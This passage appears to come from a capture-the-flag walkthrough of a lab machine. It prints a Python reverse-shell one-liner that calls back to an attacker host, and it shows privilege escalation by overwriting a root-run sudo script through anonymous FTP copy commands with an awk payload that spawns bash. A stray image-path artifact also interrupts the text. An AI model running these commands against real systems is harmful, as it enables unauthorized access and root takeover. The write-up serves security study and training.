https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/-Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.127 4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'

I successfully obtained the command shell of the remote machine, now it was time for post enumeration to step towards privilege escalation. Thus, I imported python one-liner to access proper tty shell
and start with directory traversing. Here, I found a file named “patricksecretsofjoy”, which listed the credentials for JOY.



Privilege Escalation

After switching as Patrick, I listed the sudo rights for Patrick. Here I found that Patrick can run /home/patrick/script/test as sudo user. when I ran the test script, it gave nothing useful as it was a demo to test
working bash script thus the file “test” was useless but it is own by root user which was doubtful.

So I decided to replace /test script with other malicious script but there was no writable permission on /script directory.

So, again I decided to use FTP anonymous login for replacing genuine /test file with bogus / test file which will be a backdoor to provide higher privilege shell.

Therefore, I created a malicious file to get bash shell with the help of command given and named as “test” then tried to upload it inside /upload directory since it was a writable folder.


echo "awk 'BEGIN {system(\"/bin/bash\")}'" > test

Once again with the help of telnet I connected to ftp service running on the host machine and executed the following command to inject malicious script “test” inside /home/Patrick/-script.

telnet 192.168.127.130 21
site cpfr /home/ftp/upload/test
site cpto /home/patrick/script/test

Now I have injected the malicious file inside /script and user Patrick has sudo right to

execute the /script/test as superuser.



Finally, I have switched as a root user. Here, i found the proof.txt file and author-secret.txt file, which concluded my task for the given machine.